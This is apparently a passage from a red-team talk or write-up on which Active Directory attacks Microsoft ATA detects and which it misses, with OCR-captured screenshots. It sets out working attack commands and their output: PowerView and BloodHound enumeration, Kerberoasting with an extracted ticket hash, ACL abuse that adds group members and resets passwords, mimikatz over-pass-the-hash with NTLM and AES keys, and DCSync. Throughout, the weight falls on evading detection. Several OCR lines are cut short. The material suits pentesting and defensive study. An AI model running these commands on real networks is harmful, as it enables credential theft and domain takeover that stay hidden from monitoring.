VERBOSE: [*] Querying domain prod.local for users of group 'Enterprise Admins'
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
VERBOSE: [*] Total number of hosts: 9
VERBOSE: Waiting for scanning threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 3
VERBOSE: [*] Enumerating server Win10a.prod.local (1 of 3)


UserDomain   : prod.local
UserName     : administrator
ComputerName : Win10a.prod.local
IP           : {10.1.11.177, 169.254.74.220}
```

As of the last BloodHound 1.4 (SharpHound) release earlier this month:

`Invoke-BloodHound` **`-ExcludeDc`**

https://blog.cptjesus.com/posts/newbloodhoundingestor

Lateral Movement


Detection (ATA): Lateral Movement

Usually detected **(against DC’s only)**:

- WMIexec
- PSexec

May be detected due to “abnormal user behavior” against domain members:

- WMIexec
- PSexec
- WinRM
- DCOM
- PSexec/SMBexec
- RDP
- Remote Registry
- PSRemoting/WinRM



Suspicion of identity theft based on abnormal behavior


Guerino Gallagher exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abno behavior is based on the following activities:

- Performed interactive login from 11 abnormal workstations.
- Requested access to 11 abnormal resources.

Not Detected: SPN Enumeration & Kerberoasting


- Requesting/Kerberoasting SPN’s blends in as regular traffic.

```
Get-NetComputer -SPN mssql*
```




```
serviceprincipalname   : {MSSQLSvc/app01.prod.local:SQLEXPRESS, MSSQLSvc/app02.dev.local:1433,
givenname              : SQLService
```

```
Get-NetUser -SPN | Get-SPNTicket -OutputFormat Hashcat
```



```
$krb5tgs$MSSQLSvc/app01.prod.local:SQLEXPRESS:A9992B93DD7E6C77C71AF7C56D83DE79$36AAF20D890AF4A
1F11BCDD4A25CFD522DEF47C5BD8ACB33B78F4AE6DB274157E37EB086908859883FC886E2528863465E5D7B7EC4294
44FE532F1C37FED248F24BBECCA4F2EE2638615C03BCF3F1A8F0636D9243466C9A792851D9092F2F861605C95DEE2C
```



```
root@xfr-cracken-1:/opt/cracken1/hashcat# ./hashcat -b -m
hashcat (v3.6.0-25-g71d4926) starting in benchmark mode...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #2: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #3: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #4: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #5: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #6: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #7: GeForce GTX 1080, 2028/8114 MB allocatable, 2
* Device #8: GeForce GTX 1080, 2028/8114 MB allocatable, 2
```

Not Detected: Silver Tickets

- While a Golden ticket is a forged TGT valid for gaining access to any Kerberos service, the silver ticket is a forged TGS.

- TGS is forged, so no associated TGT, meaning the DC is never contacted.

- Any event logs are on the targeted server.

Source: blatant copy & paste from Sean Metcalf- https://adsecurity.org/?p=2011


Detected: Modification of Sensitive Groups

- Enterprise Read Only Domain Controllers
- Domain Admins
- Domain Controllers
- Schema Admins,
- Enterprise Admins
- Group Policy Creator Owners
- Read Only Domain Controllers
- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators,
- Backup Operators,
- Replicators
- Remote Desktop Users *(for DCs)*
- Network Configuration Operators
- Incoming Forest Trust Builders
- DNS Admins

Not Detected: Enumerating AD Access Control Entries

Selectively enumerating Active Directory object Access Control Entries (ACEs)/Discretionary Access Control Lists (DACLs)


```
Invoke-BloodHound -CollectionMethod ACL -ExcludeDC
```



More info: https://wald0.com/?p=112

Not Detected: Escalation via *Selective* AD ACL Abuse


Selectively targeting Active Directory object Access Control Entries (ACEs)/Discretionary Access Control Lists (DACLs)



```
Add-DomainGroupMember -Identity sql01admins -Members
edwardabbey

Set-DomainUserPassword -Identity webservice -AccountPassword
$Password
```


More info: https://wald0.com/?p=112

Detected: Over-Pass-The-Hash (Using KRBTGT NTLM Hash)



```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /ntlm:4c4715b4028d7aba53130d0db3de13
user     : administrator
domain   : prod.local
program  : cmd.exe
impers.  : no
NTLM     : 4c4715b4028d7aba53130d0db3de13fe
  |  PID  2836
  |  TID  3848
  |  LSA Process was already R/W
  |  LUID 0 ; 85472980 (00000000:051836d4)
  \_ msv1_0   - data copy @ 0000002B58360FE0 : OK !
  \_ kerberos - data copy @ 0000002B583D7108
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All righ

C:\Windows\system32>dir \\dc03\c$
 Volume in drive \\dc03\c$ has no label.
 Volume Serial Number is 5C52-0D56

 Directory of \\dc03\c$

03/06/2017  04:44 PM                302 C
11/17/2016  11:10 AM    <DIR>          d
09/12/2016  05:34 AM    <DIR>          L
07/16/2016  07:23 AM    <DIR>          P
09/12/2016  05:34 AM    <DIR>          P
07/16/2016  07:23 AM    <DIR>          P
07/12/2017  09:16 AM        14,417,920 S
```




Unusual protocol implementation

2 accounts attempted to authenticate from APP01 against DC03 using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.

Not Detected: Over-Pass-The-Hash (Using All Hash/Keys)

```
sekurlsa::pth /user:administrator /domain:prod.local
/aes256:12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4
/ntlm:4c4715b4028d7aba53130d0db3de13fe
/aes128:00000000000000000000000000000000
```



```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /aes256:12d23a766f9bac2a6e31b3afbd
3d8b2fa9c9848d4c /ntlm:4c4715b4028d7aba53130d0db3de13fe /aes128:00000000000000000000000000000000
user    : administrator
domain  : prod.local
program : cmd.exe
impers. : no
AES128  : 00000000000000000000000000000000
AES256  : 12d23a766f9bac2a6e31b3afbd4f41a2d49
NTLM    : 4c4715b4028d7aba53130d0db3de13fe
  |  PID  2816
  |  TID  2984
  |  LSA Process was already R/W
  |  LUID 0 ; 85673013 (00000000:051b4435)
  \_ msv1_0   - data copy @ 0000002B58361D00
  \_ kerberos - data copy @ 0000002B583D63E8
   \_ aes256_hmac       OK
   \_ aes128_hmac       OK
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\dc03\c$
 Volume in drive \\dc03\c$ has no label.
 Volume Serial Number is 5C52-0D56

 Directory of \\dc03\c$

03/06/2017  04:44 PM               302 Convert-WindowsImageInfo.t
11/17/2016  11:10 AM    <DIR>          drivers
09/12/2016  05:34 AM    <DIR>          Logs
07/16/2016  07:23 AM    <DIR>          PerfLogs
09/12/2016  05:34 AM    <DIR>          Program Files
07/16/2016  07:23 AM    <DIR>          Program Files (x86)
07/12/2017  09:16 AM        14,417,920 SYSTEM
07/12/2017  09:16 AM        14,417,920 SYSTEM2
03/06/2017  02:55 PM             3,499 unattend.xml
07/05/2017  12:49 PM    <DIR>          Users
07/26/2017  12:47 PM    <DIR>          Windows
               4 File(s)     28,839,641 bytes
               7 Dir(s)  19,688,751,104 bytes free

C:\Windows\system32>_
```


Not Detected: Lateral Movement via SQL Auth

- SQL authentication events are local to the server
- Target sa accounts, compromise SQL servers that have privileged AD user sessions using tools like PowerUpSQL
- Cross-Forest SQL trusts can also be targeted as demonstrated by Nikhil- http://www.labofapenetrationtester.com/2017/03/using-sql-server-for-attacking-forest-trust.html

Dominance

Detected: DCSync

```
mimikatz # lsadump::dcsync /domain prod.local /user:admin
```



OPEN

Malicious replication of directory services

